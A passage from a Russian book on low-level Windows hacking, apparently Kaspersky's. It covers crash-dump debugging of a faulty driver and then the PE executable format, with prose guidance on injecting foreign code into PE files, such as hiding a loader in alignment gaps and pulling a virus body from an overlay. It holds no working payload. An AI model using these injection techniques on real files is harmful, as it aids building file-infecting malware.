Листинг 5.25. Результат дизассемблирования дампа памяти по адресу, сообщенному голубым экраном смерти

```
kd>u 0xBE80B000
be80b000 a100000000  mov    eax,[00000000]
be80b005 c20800      ret    0x8
be80b008 90          nop
be80b009 90          nop
be80b00a 90          nop
be80b00b 90          nop
be80b00c 90          nop
be80b00d 90          nop
```

Ага! Вот это уже больше похоже на истину! Инструкция, на которую указывает курсор, обращается к ячейке с нулевым адресом, возбуждая тем самым

губительное для системы исключение. Теперь мы точно знаем, какая ветка программы вызвала сбой.

Хорошо, а как быть, если копии экрана смерти в нашем распоряжении нет? На самом деле синий экран всегда с нами, надо только знать, где искать! Попробуйте открыть файл дампа в любом hex-редакторе, и вы обнаружите следующие строки (листинг 5.26).

Листинг 5.26. Копия голубого экрана в заголовке дампа программы

```
00000000:  50 41 47 45 44 55 4D 50 | 0F 00 00 00 93 08 00 00   PAGEDUMP☼   У◘
00000010:  00 00 03 00 00 80 8B 81 | C0 A4 46 80 80 A1 46 80    ♥  АЛБ└дFAAбFA
00000020:  4C 01 00 00 01 00 00 00 | 1E 00 00 00 05 00 00 C0   L☺ ☺  ▲  ♣  └
00000030:  00 B0 80 BE 00 00 00 00 | 00 00 00 00 00 41 47 45    ░A╝          AGE
```

С первого же взгляда удается опознать все основные Bug Check-параметры: `1E 00 00 00` — это код категории сбоя `0x1E` (на x86 процессорах наименее значимый байт располагается по меньшему адресу, т. е. все числа записываются задом наперед); `05 00 00 C0` — код исключения ACCESS VIOLATION; а `00 B0 80 BE` — и есть адрес машинной команды, породившей это исключение. В комбинации же `0F 00 00 00 93 08` легко узнается номер билда системы, стоит только записать его в десятичной нотации.

Для просмотра Bug Check-параметров в удобочитаемом виде можно воспользоваться следующей командой отладчика: `dd KiBugCheckData` (листинг 5.27).

Листинг 5.27. Bug Check-параметры, отображаемые в удобочитаемом виде

```
kd> dd KiBugCheckData
dd KiBugCheckData
8047e6c0  0000001e c0000005 be80b000 00000000
8047e6d0  00000000 00000000 00000001 00000000
8047e6e0  00000000 00000000 00000000 00000000
8047e6f0  00000000 00000000 00000000 00000000
8047e700  00000000 00000000 00000000 00000000
8047e710  00000000 00000000 00000000 00000000
8047e720  00000000 00000000 00000000 00000000
8047e730  00000000 e0ffffff edffffff 00020000
```

Другие полезные команды:

- `!drivers` — выводит список драйверов, загруженных на момент сбоя;
- `!arbiter` — показывает всех арбитров вместе с диапазонами арбитража;

- `!filecache` — отображает информацию о кэше файловой системы и PT;
- `!vm` — отчитывается об использовании виртуальной памяти.

```
Checked Build Environment - i386kd -z C:\WINNT\memory.dmp -y C:\WINNT\Symbols
Version 5.00.2184.1
Copyright (C) Microsoft Corp. 1981-1999

Symbol search path is: C:\WINNT\Symbols

Loading Dump File [C:\WINNT\memory.dmp]
Full Kernel Dump File

Kernel Version 2195 UP Free
Kernel base = 0x80400000 PsLoadedModuleList = 0x8046a4c0
Loaded kdextx86 extension DLL
Loaded userkdx extension DLL
Loaded dbghelp extension DLL
8045249c 6a01            push    0x1
kd> u be80b000
u be80b000
be80b000 a100000000      mov     eax,[00000000]
be80b005 c20800          ret     0x8
be80b008 90              nop
be80b009 90              nop
be80b00a 90              nop
be80b00b 90              nop
be80b00c 90              nop
be80b00d 90              nop
kd> _
```

Рис. 5.6. Отладчик i386kd за работой

Полный перечень команд вы найдете в руководстве по своему любимому отладчику (пиво, бутерброды прилагаются). Несмотря на свою отталкивающую внешность, это чрезвычайно мощный и удобный в работе инструмент, позволяющий проворачивать умопомрачительные пассажи нажатием всего пары-тройки клавиш (одна из которых вызывает ваш собственный скрипт) (рис. 5.6). Обратите внимание: отладчик самостоятельно высвечивает Bug Check-коды, не ожидая пока мы об этом его попросим, а при попытке дизассемблирования инструкции, возбудившей исключение, на экране выскакивает "Module Load: W2K_KILL.SYS", сообщающая нам имя драйвера-убийцы (рис. 5.7). Вроде бы мелочь, а как приятно!

Конечно, в реальной жизни определить истинного виновника краха системы намного сложнее, поскольку всякий нормальный драйвер состоит из множества сложно взаимодействующих функций, образующих запутанные иерархические комплексы, местами пересеченные туннелями глобальных переменных, превращающих драйвер в самый настоящий лабиринт. Приведем только один пример. Конструкция вида

```
mov eax, [ebx],
```

где `ebx == 0`, работает вполне нормально, послушно возбуждая исключение, и пытаться поговорить с ней по-мужски — бессмысленно! Нужно найти тот код, который записывает в `ebx` нулевое значение, и сделать это непросто. Можно, конечно, просто прокрутить экран вверх, надеясь, что на данном участке программный код выполнялся линейно, но никаких гарантий, что

это действительно так, у нас нет, равно как нет и возможности обратной трассировки (back trace). Грубо говоря, адрес предшествующей машинной инструкции нам неизвестен, и закладываться на прокрутку экрана нельзя!

Загрузив подопытный драйвер в любой интеллектуальный дизассемблер, автоматически восстанавливающий перекрестные ссылки (например, IDA PRO), мы получим более или менее полное представление о топологии управляющих ветвей программы. Конечно, дизассемблирование в силу своей статической природы, не гарантирует, что управление не перекинулось откуда-то еще, но, по крайней мере, сужает круг поиска. Вообще же о дизассемблировании написано множество хороших книг (и "Фундаментальные основы хакерства" Криса Касперски в том числе), поэтому не будем останавливаться на этом вопросе, а просто пожелаем всем читателям удачи.



Рис. 5.7. С загруженным дампом памяти

Глава 6

Формат PE-файлов

> Хакерство вытеснило все — голод, интерес к девушкам, друзей, учебу, родителей, смысл жизни. Это был дракон, сжигающий все на своем пути, оставляющий лишь запах напалма и смутные картинки прошлого в памяти...
>
> *Аноним*

Внедрение постороннего кода в PE-файлы — очень перспективное и нетривиальное занятие, интересное не только писателям вирусов, но и создателям навесных протекторов/упаковщиков (рис. 6.1).



Рис. 6.1. Рисунок Олега Морозова

Что же до этической стороны проблемы, политика удержания передовых технологий под сукном лишь увеличивает масштабы вирусных эпидемий, и когда дело доходит до схватки, никто из прикладных программистов

(и администраторов!) к ней оказывается не готов. В стане системных программистов дела обстоят еще хуже. Исходных текстов операционной системы нет, PE-формат документирован кое-как, поведение системного загрузчика вообще не подчиняется никакой логике, а допрос с пристрастием (читай, дизассемблирование) еще не гарантирует, что остальные загрузчики поведут себя точно также.

На сегодняшний день не существует ни одного более или менее корректного упаковщика или протектора, в полной мере поддерживающего фирменную спецификацию и учитывающего недокументированные особенности поведения системных загрузчиков в операционных системах Windows 9*x*/NT. Про различные эмуляторы, такие например, как wine, doswin32, мы лучше промолчим, хотя нас так и подмывает сказать, что файлы, упакованные ASPack в среде doswin32, либо не запускаются вообще, либо работают крайне нестабильно, а все потому, что упаковщик ASPack не соответствует спецификации, закладываясь на те особенности системного загрузчика, преемственности которых никто и никому не обещал. В лучшем случае, авторы эмуляторов добавляют в свои продукты обходной код, предназначенный для обработки подобных извращений, в худшем же оставляют все, как есть, мотивируя это словами: "Повторять чужое пионерство себе дороже".

А восстановление пораженных объектов? Многие файлы после заражения отказывают в работе, и попытка вылечить их антивирусом лишь усугубляет ситуацию. Всякий уважающий себя профессионал должен быть готов вычистить вирус вручную, не имея под рукой ничего, кроме hex-редактора! То же самое относится и к снятию упаковщиков (дезактивации навесных протекторов). Эй! Кто там начал бурчать про злобных хакеров и неэтичность взлома? Ну, нельзя же всю жизнь что-то ломать (надо на чем-то и сидеть!).

Собственно говоря, всякое вмешательство в структуру готового исполняемого файла — мероприятие достаточно рискованное, и шанс сохранить ему работоспособность на всех платформах достаточно невелик. Однако если это вам необходимо, пожалуйста, отнеситесь к проектированию внедряемого кода со всей серьезностью и следуйте рекомендациям, данным в этой главе.

6.1. Особенности структуры PE-файлов в конкретных реализациях

Знакомство читателя с PE-форматом не входит в нашу задачу, и предполагается, что некоторый опыт работы с ними у него уже имеется. Существует множество описаний PE-формата, но среди них нет ни одного по-настоящему хорошего. Официальная спецификация (Microsoft Portable Executable and Common Object File Format Specification), написанная двусмысленным библейским языком, скорее напоминает сферического коня в вакууме, чем практическое руководство. Даже среди сотрудников Microsoft нет единого

мнения по поводу, как именно следует его толковать, и различные системные загрузчики ведут себя сильно не одинаково. Что же касается сторонних разработчиков, то здесь и вовсе царит полная неразбериха.

Понимание структуры готового исполняемого файла еще не наделяет вас умением самостоятельно собирать такие файлы вручную. Операционные системы облагают нас весьма жесткими ограничениями, зачастую вообще не упомянутыми в документации. Не так-то просто создать файл, загружающийся больше, чем на одной машине (которой, как правило, является машина его создателя). Один шаг в сторону — и загрузчик открывает огонь без предупреждения, выдавая малоинформативное сообщение в стиле: "Файл не является win32 приложением", после чего остается только гадать, что же здесь неправильно (кстати говоря, Windows 9*x* намного более подробно диагностирует ошибку, чем Windows NT, если, конечно, некорректный файл не вгонит ее в крутой завис, а виснет она на удивление часто — загрузчик там писали пионеры, не иначе).

Технические писатели, затрагивающие тему исполняемых файлов и совершенно не разбирающиеся в предметной области, за которую взялись, за неимением лучших идей прибегают к довольно грязному трюку и подменяют одну тему другой. Отталкиваясь от уже существующих PE-файлов, созданных линкером, они долго и занудно объясняют назначение каждого из полей, демонстративно прогуливаясь по ссылочным структурам от вершины до дна. Ха! Это и макака сумеет! Сложнее разобраться, почему эти структуры сконструированы именно так, а и иначе. Какой в них заложен запас прочности? Каким именно образом их интерпретирует системный загрузчик? А что на счет предельно допустимых значений? Увы, все эти вопросы остаются без ответа. Чтение статьей в стиле "The Portable Executable File Format from Top to Bottom" от Randy Kath из Microsoft Developer Network Technology Group — это хороший способ запудрить себе мозги и написать мертворожденный PE-дампер, переваривающий только "честные" файлы и падающий на всех остальных (dumpbin ведь падает!). Аналогичным образом поступает и Мэтт Питтрек, обходящий базовые концепции PE-файла стороной и начинающий процесс описания с середины, но так и не доводящий его до логического конца.

Иначе поступает автор статьи "Об упаковщиках в последний раз", известный под псевдонимом Volodya (**http://www.wasm.ru/print.php?article=packlast01** и **http://www.wasm.ru/print.php?article=packers2**), сосредоточивший свои усилия на исследовании системного загрузчика w2k/XP и допустивший при этом большое количество фактических ошибок, полный разбор которых потребовал бы отдельной статьи. При всей ценности этой работы она нисколько не проясняет ситуацию и только добавляет вопросов. Volodya сетует на то, что работа загрузчика полностью не документирована, и даже у Руссиновича обнаруживаются лишь обрывки информации. Ну, была бы она документирована — что бы от этого изменилось? Какое нам дело до того,

что в w2k/XP загрузка файла сводится к вызову `MmCreateSection`? Во-первых, в остальных системах это не так, а во-вторых, это сегодня Microsoft стремится весь ввод/вывод делать через `mmap`, но когда до горячих американских парней дойдет, что это тормоза, а не ускорение, политика изменится, и `MmCreateSection` отправится на заслуженный отдых. (В чулан ее! На полку!)

Дизассемблировать ядро совсем не бесполезно, но вот закладываться на полученные результаты, не проверив их на остальных осях, ни в коем случае нельзя! Верить в спецификации, по меньшей мере, наивно, ведь всякая спецификация — это только слова, а всякий программный код — лишь частный случай реализации. И то, и другое непостоянно и переменчиво. Чтение книжек (равно как и протирание штанов в учебных заведениях различной степени тяжести) еще никого не сделало программистом. Лишь опыт, сын ошибок трудных, да общение с коллегами-системщиками позволят избежать грубых ошибок[1]. Как говорится, не падает только тот, кто лежит, а кто бежит — падает, наступает на грабли и попадает в логические ямы, глубокие, как колодцы из романа Мураками (кстати говоря, колодец во многих религиях символизировал связь с потусторонним миром).

Автор, имеющий богатый опыт работы с PE-файлами и помнящий численные значения смещений всех структур, как отче наш, в процессе работы над книгой в такие колодцы попадал неоднократно (да и сейчас там сидит). Всякое значение подобно больному зубу: если его не трогать, он не будет ныть. Отдельные пробелы, неясности и непонятности неизбежны. Когда пишешь рабочие заметки "для себя", просто махаешь рукой и говоришь: да какая разница, что этот большой красный рубильник делает? Работает ведь — и ладно... Книга — дело другое, и тут хочешь, не хочешь, а будь добр, разложить все по полочкам! Автор выражает глубокую признательность удивительному человеку, мудрому программисту и создателю замечательного линкера Ulink, Юрию Харону, помогающему таким тупым дурням, как я, преодолевать мифическую реку Стикс (**ftp://ftp.styx.cabel.net/pub/UniLink/**), и терпеливо отвечавшему на мои сумбурные и нечетко сформулированные вопросы. Если бы не его консультации, эта книга ни за что бы не получилась такой, как она есть!

6.2. Общие концепции и требования, предъявляемые к PE-файлам

Структурно PE-файл состоит из заголовка (header), страничного имиджа (image page) и необязательного оверлея (overlay). Представление PE-файла

---

[1] Опыт — чудесная вещь, он позволяет вам узнавать свою ошибку в тех случаях, когда вы ее допускаете снова и снова.

в памяти называется его виртуальным образом (virtual image) или просто образом, а на диске — файлом или дисковым образом. Если не оговорено обратное, то под образом всегда понимается виртуальный образ.

Образ характеризуется адресом базовой загрузки (image base) и размером (image size). При наличии перемещаемой информации (relocation/fixup table) образ может быть загружен по адресу, отличному от image base и назначаемому непосредственно самой операционной системой.

Образ естественным образом делится на страницы (pages), а файл — на сектора (sectors). Виртуальный размер страниц явным образом задается в заголовке файла и не обязательно должен совпадать с физическим[2].

Системный загрузчик требует от образа непрерывности, документация же обходит этот вопрос стороной. На всем протяжении между image base и (image base + size of image) не должно присутствовать ни одной бесхозной страницы, не принадлежащей ни заголовку, ни секциям — такой файл просто не будет загружен. (С этим не совсем согласен Юрий Харон, однако ни одного "прерывистого" файла выловить в живой природе мне не удалось, а попытка создать таковой самостоятельно всякий раз заканчивалась неизменным неуспехом.) Бесхозных же секторов в любой части файла может быть сколько угодно. Каждый сектор может отображаться на любое количество страниц (по одной странице за раз), но никакая страница не может отображать на один и тот же регион памяти более одного сектора.

Для работы с PE-файлами используются три различных схемы адресации: физические адреса (называемые также сырыми указателями или смещениями raw pointers/raw offset или просто offset), отсчитываемые от начала файла, виртуальные адреса (virtual address, VA), отсчитываемые от начала адресного пространства процесса, и относительные виртуальные адреса (relative virtual address, RVA), отсчитываемые от базового адреса загрузки. Все они измеряются в байтах и хранятся в 32-битных указателях (в PE64 все указатели 64-битные, но где мы, а где PE64). Параграфы давно вышли из моды, а жаль. Вообще-то существует и четвертый тип адресации — RRA, Raw Relative Address (сырые относительные адреса), или Relative Relative Address (относительно относительные адреса). Терминология вновь моя, ибо официального названия у такого способа адресации нет и не предвидится (ну прямо, как в анекдоте). Иногда его называют offset, что не совсем верно, так как offset сильно разные бывают, а RRA-адреса всегда отсчитываются от стартового

---

[2] Строго говоря, никаких виртуальных страниц/секторов нет, и не вздумайте никому о них говорить, чтобы не подняли на смех, терминология это моя, авторская. Правильнее говорить о минимальной порции (кванте) данных, равной выбранной кратности выравнивания на диске и в памяти, но постоянно набивать такое на клавиатуре слишком длинно и утомительно. Короче говоря, я вас предупредил. По какому праву я ввел свою терминологию? Дык, моя селедка (книга, в смысле), что хочу, то и делаю.

адреса своей структуры (в частности, `OffsetModuleName` задает смещение от начала таблицы диапазонного импорта).

Страничный имидж состоит из одной или нескольких секций. С каждой секцией связано четыре атрибута: физический адрес начала секции в файле (размер секции в файле), виртуальный адрес секции в памяти (размер секции в памяти) и атрибуты характеристик секции, описывающие доступ, особенности ее обработки системным загрузчиком и т. д. Грубо говоря, секция вправе сама решать, откуда и куда ей грузиться, однако эта свобода весьма условна, и на ассортимент выбираемых значений наложено множество ограничений. Начало каждой секции в памяти/диске всегда совпадает с началом виртуальных страниц/секторов соответственно. Попытка создать секцию, начинающуюся с середины, жестоко пресекается системным загрузчиком, отказывающимся обрабатывать такой файл. С концом складывается более демократичная ситуация, и загрузчик не требует, чтобы виртуальный (и частично физический) размер секций был кратен размеру страницы. Вместо этого он самостоятельно выравнивает секции, забивая их хвост нулями, так что никакая страница (сектор) не может принадлежать двум и более секциям сразу. Фактически это сплошное надувательство — невыровненный (в заголовке!) размер автоматически выравнивается в страничном имидже, поэтому представленные нам полномочия на проверку оказываются сплошной фикцией.

Все секции совершенно равноправны, и тип каждой из них тесно связан с ее атрибутами, интерпретируемыми довольно неоднозначным и противоречивым образом. Реально (на сегодняшний день) мы имеем два аппаратных и два программных атрибута: Accessible/Writeable и Shared/Loadable (последний условно) соответственно. Вот отсюда и следует плясать! Все остальное — из области абстрактных концепций.

"Секция кода", "секция данных", "секция импорта" — не более, чем образные выражения, своеобразный рудимент старины, оставшийся в наследство от сегментной модели памяти, когда код, данные и стек действительно находились в различных сегментах, а не были сведены в один, как это происходит сейчас.

Служебные структуры данных (таблицы экспорта, импорта, перемещаемых элементов) могут быть расположены в любой секции с подходящими атрибутами доступа. Когда-то правила хорошего тона диктовали помещать каждую таблицу в свою персональную секцию, но теперь эта методика признана устаревшей. Теперь на смену ей пришли анархия и старый добрый квадратно-гнездовой способ, когда содержимое служебных таблиц размазывается тонким слоем по всему страничному имиджу, что существенно утяжеляет алгоритм внедрения в исполняемый файл, но это уже тема другого разговора. Впрочем, как справедливо замечает Юрий Харон, дело тут совсем не в анархии, а в оптимизации по размеру/скорости загрузки.

Оверлей, в своем каноническом определении сводящийся к "хвостовой" части файла, не загружаемой в память, в PE-файлах может быть расположен в любом месте дискового образа, в том числе и посередине. Действительно, если между двумя смежными секциями расположено несколько бесхозных секторов, не приватизированных никакой секцией, такие сектора останутся без представления в памяти и имеют все основания считать себя оверлеями. Впрочем, кем они считают себя — неважно. Важно, кем их считают окружающие, ибо мнение, которое никто не разделяет, граничит с шизофренией, а сумасшедший оверлей — это что-то! Собственно говоря, оверлеями их можно называть только в переносном смысле. Спецификация на PE-файлы этого термина в упор не признает и никаких, даже самых примитивных механизмов поддержки с оверлеями win32 API не обеспечивает (не считая, конечно, примитивного ввода/вывода).

За сим все! Теперь, после составления контурной карты PE-файлов, можно смело приступать к ее детализации, не рискуя заблудиться в непроходимых терминологических и технических джунглях. Мужайтесь! ELF-файл еще более наворочен! И PE в сравнении с ним просто невинность какая-то!

Внимание

Эту главу нельзя читать, как приключенческий роман или детектив. Разумеется, я приложил все усилия и, как мог, структурировал материал, стремясь писать максимально доходчивым языком, хотя бы и ценой второстепенных деталей. Тем не менее для оперативного переваривания информации вам придется обложиться стопками распечаток и, вооружившись hex-редактором, сопровождать чтение перемещением курсора по файлу, чтобы самостоятельно "потрогать руками" все описываемые здесь структуры...

Да осилит дорогу идущий! Когда вы доберетесь до конца, вы поймете, почему не работают некоторые файлы, упакованные ASPack/ASPrprotect, и как это исправить, не говоря уже о том, что сможете создавать абсолютно легальные файлы, которые ни один дизассемблер не дизассемблирует в принципе!

6.3. Структура PE-файла

Все PE-файлы без исключения (и системные драйверы в том числе!) начинаются с old-exe-заголовка, за концом которого следует dos-заглушка (ms-dos real-mode stub program или просто stub), обычно выводящая разочаровывающее ругательство на терминал, хотя в некоторых случаях в нее инкапсулирована MS-DOS-версия программы, но это уже экзотика (рис. 6.2).

Мэтт Питтрек в книге "Секреты системного программирования под Windows 95" пишет: "После того как загрузчик win32 отобразит в память PE-файл, первый байт отображения файла соответствует первому байту заглушки DOS". Это неверно! Первый байт отображения соответствует первому

байту самого файла, т. е. отображение всегда начинается с сигнатуры `MZ`, в чем легко можно убедиться, загрузив файл в отладчик и просмотрев его дамп.



Рис. 6.2. Схематическое изображение PE-файла

PE-заголовок, в подавляющем большинстве случаев начинающийся непосредственно за концом old exe-программы, на самом деле может быть расположен в любом месте файла: хоть в середине, хоть в конце, так как загрузчик определяет его положение по двойному слову `e_lfanew`, смещенному на `3Ch` байтов от начала файла.

PE-заголовок представляет собой `18h`-байтовую структуру данных, описывающую фундаментальные характеристики файла и содержащую сигнатуру, по которой файл, собственного говоря, и отождествляется.

Непосредственно за концом PE-заголовка следует опциональный заголовок, специфицирующий структуру страничного имиджа более детально (базовый адрес загрузки, размер образа, степень выравнивания — все это и многое другое задается именно в нем). Название "опциональный" выбрано не очень удачно и слабо коррелирует с окружающей действительностью, ибо без опционального заголовка файл попросту не загрузится, так какой же он к черту "опциональный", если обязательный? (впрочем, когда PE-формат только создавался, все было по-другому). Важной структурой опционального заголовка является `DATA_DIRECTORY`, массив указателей на подчиненные структуры данных, как-то: таблицы экспорта и импорта, отладочная информация, таблица перемещаемых элементов и т. д. Типичный размер опционального заголовка составляет `E0h` байтов, но может варьироваться в ту или иную сторону, что определяется полнотой занятости `DATA_DIRECTORY`, а также количеством мусора после конца. Может показаться забавным, но размер опционального заголовка хранится в PE-заголовке, так что эти две структуры очень тесно связаны.

За концом опционального заголовка следует суверенная территория, оккупированная таблицей секций. Политическая принадлежность ее весьма условна. Ни к одному из заголовков она не принадлежит и, судя по всему, является самостоятельным заголовком безымянного типа. Редкое внедрение в исполняемый файл обходится без правки таблицы секций, поэтому данная структура для нас ключевая.

За концом таблицы секций раскинулось топкое болото ничейной области, не принадлежащей ни заголовкам, ни секциям, и образовавшееся в результате выравнивания физических адресов секций по кратным адресам. В зависимости от ряда обстоятельств, подробно разбираемых по ходу изложения материала, заболоченная память может как отображаться на адресное пространство процесса, так и не отображаться на него. Обращаться с ней следует крайне осторожно, так как здесь может быть расположен чей-то оверлей, исполняемый код или структура данных (таблица диапазонного импорта, например).

Начиная со смещения raw offset первой секции, указанного в таблице секций, простирается страничный имидж, точнее его упакованный дисковый образ. "Упакованный" в том смысле, что физические размеры секций (с учетом выравнивания) включают в себя лишь инициализированные данные и не содержат ничего лишнего (ну, хорошо, не должны содержать ничего лишнего). Виртуальный размер секций может существенно превосходить физический, что с секциями данных случается сплошь и рядом. В памяти секции всегда упорядочены, чего нельзя сказать о дисковом образе. Помимо дыр, оставшихся от выравнивания, между секциями могут располагаться

оверлеи, к тому же порядок следования секций в памяти и на диске совпадает далеко не всегда

Одни секции имеют постоянное представительство в памяти, другие — нанимаются лишь на период загрузки, по завершении которой в любой момент могут быть безоговорочно выдворены оттуда (не сброшены в своп, а именно выдворены, т. е. депортированы). Что же до третьих — они вообще никогда не загружаются в память, ну, разве что по частям. В частности, секция с отладочной информацией ведет себя именно так. Впрочем, отладочная информация не обязательно должна оформляться в виде отдельной секции, и чаще она подцепляется к файлу в виде оверлея.

За концом последней секции обычно бывает расположено некоторое количество мусорных байтов, оставляемых линкером по небрежности. Это не оверлей (к нему никогда не происходит обращений), хотя и нечто очень на него похожее. Разумеется, оверлеев может быть и несколько — системный загрузчик не налагает на это никаких ограничений, однако и не предоставляет никаких унифицированных механизмов работы с оверлеями: программа, создавшая свой оверлей, вынуждена работать с ним самостоятельно, задействовав API ввода/вывода (впрочем, "вывод" не работает в принципе, так как загруженный файл доступен только на чтение, и запись в него наглухо заблокирована).

Короче говоря, физическое представление исполняемого файла представляет собой настоящее лоскутное одеяло, напоминающее политическую карту мира в стиле "раскрась сам". Переварить эту кухню очень непросто, поскольку закладываться ни на что нельзя и следует ожидать любых неожиданностей.

6.4. Что можно и что нельзя делать с PE-файлом

Строго говоря, чужой исполняемый файл лучше не трогать, поскольку заранее не известно, к чему именно он привязывается и какие структуры данных контролирует. С другой стороны, поведение подавляющего большинства файлов вполне предсказуемо, и внедряться в них-таки можно.

Дисковый файл и его виртуальный образ — это, как говорят в Одессе, две большие разницы. С момента окончания загрузки стандартный PE-файл работает исключительно со своим виртуальным образом и не обращается непосредственно к самому файлу (исключение составляют оверлеи и секции отладочной информации, но это уже тема другого разговора). Нет, не так! Обращение к немодифицированным страницам файла все-таки происходит (при условии, что он загружен с винчестера, а не с дискеты или сетевого диска), Windows не настолько глупая система, чтобы вытеснять в своп то,

что в любой момент можно подкачать с диска. Впрочем, этот механизм настолько прозрачен, что учитывать его совершенно необязательно.

Внедряемый код может как угодно перекраивать дисковый файл, но виртуальный образ менять не должен. Точнее после передачи управления на оригинальную точку входа виртуальный образ должен быть приведен в исходный вид. При этом допускается:

- увеличивать размер страничного имиджа, записываясь в его конец;
- оккупировать незанятые области (например, те, что используются для выравнивания);
- выделять память на стеке/куче, перемещая туда свое тело.

Поскольку секции располагаются в файле по выровненным адресам, между ними практически всегда остается свободное пространство, уверенно вмещающее в себя крохотный загрузчик, подкачивающий "хвост" вируса из оверлея. Как вариант (если нет другого оверлея), можно увеличить размер последней секции и записаться в ее конец. Более радикально настроенный код может сбросить часть чужой секции в оверлей, усевшись на освободившееся место, а затем, непосредственно перед передачей управления, восстановить ее обратно. Внешний антураж выглядит просто замечательно, но задумайтесь, что произойдет, если:

- сбрасываемый фрагмент секции будет содержать одну или несколько служебных таблиц, например, таблицу импорта;
- сбрасываемый фрагмент секции будет содержать один или несколько перемещаемых элементов.

Таким образом, перед тем, как сбрасывать что бы то ни было в оверлей, внедряемый код должен проанализировать все служебные структуры, прописанные в `DATA_ DIRECTORY`, чтобы ненароком не сбросить ничего лишнего. Затем необходимо проанализировать таблицу перемещаемых элементов (если она есть) и либо выбрать участок, свободный от перемещений, либо удалить соответствующие элементы из таблицы с тем, чтобы впоследствии обработать их самостоятельно. До ресурсов дотрагиваться ни в коем случае нельзя, иначе проводник иконки не найдет!

Но хватит говорить о плохом. Давайте лучше о хорошем. Все секции стандартного PE-файла, за исключением секции с отладочной информацией, используют только RVA/RRA- и VA-адресацию, а это значит, что мы можем свободно перемещать секции внутри дискового образа: менять их местами, внедрять между ними оверлеи, и все это никак не скажется на работоспособности файла, поскольку страничный имидж во всех случаях будет один и тот же! Это не покажется удивительным, если вспомнить, что виртуальный и физический адреса каждой секции хранятся в различных, никак не связанных друг с другом полях, поэтому внедрение кода в середину файла еще не обозначает его внедрения в середину страничного имиджа.

Внедряться в конец файла — слишком просто, неинтересно и небезопасно (антивирусы при этом матерятся так, что уши вянут). Внедряться в начало кодовой секции со сбросом оригинального содержимого в оверлей — слишком сложно. А что если попробовать внедриться перед началом кодовой секции, передвинув ее начало в область младших адресов? Виртуальный образ окажется при этом практически нетронутым лежать по тем же самым адресам, которые занимал до вторжения, что сохранит файлу работоспособность, попутно лишая разработчика внедряемого кода контакта с перемещаемыми элементами и прочими служебными структурами данных. Все это так, за исключением одного досадного "но". Первая секция подавляющего большинства файлов уже начинается по наименьшему из всех доступных адресов, и передвигать ее просто некуда. Правда, под NT можно отключить выравнивание и делать с секциями все, что угодно, но тогда файл не сможет работать под 9*x*. То же самое относится и к уменьшению базового адреса загрузки, компенсируемому увеличением стартовых адресов всех секций, в результате чего положение страничного имиджа не изменяется, а мы выигрываем место для внедрения своего собственного кода. Увы! Служебные структуры PE-файлов активно используют RVA-адресацию, отсчитываемую от базового адреса загрузки, поэтому просто взять и передвинуть базовый адрес не получится — необходимо, как минимум, проанализировать таблицы экспорта/импорта, таблицу ресурсов и скорректировать все RVA-адреса, а как максимум, типичный базовый адрес загрузки для исполняемых файлов — `400000h` выбран далеко не случайно. Это минимальный базовый адрес загрузки в Windows 9*x*, и если он будет меньше этого числа, системный загрузчик попытается переместить файл, потребовав таблицу перемещаемых элементов на бочку, а у исполняемых файлов она с некоторого времени по умолчанию отсутствует (ну, разве что линкер при компоновке специально попросите). С динамическими библиотеками ситуация не так плачевна (базовый адрес их загрузки выбирается с запасом, да и таблица перемещаемых элементов, как правило, есть), однако сложность реализации внедряемого кода 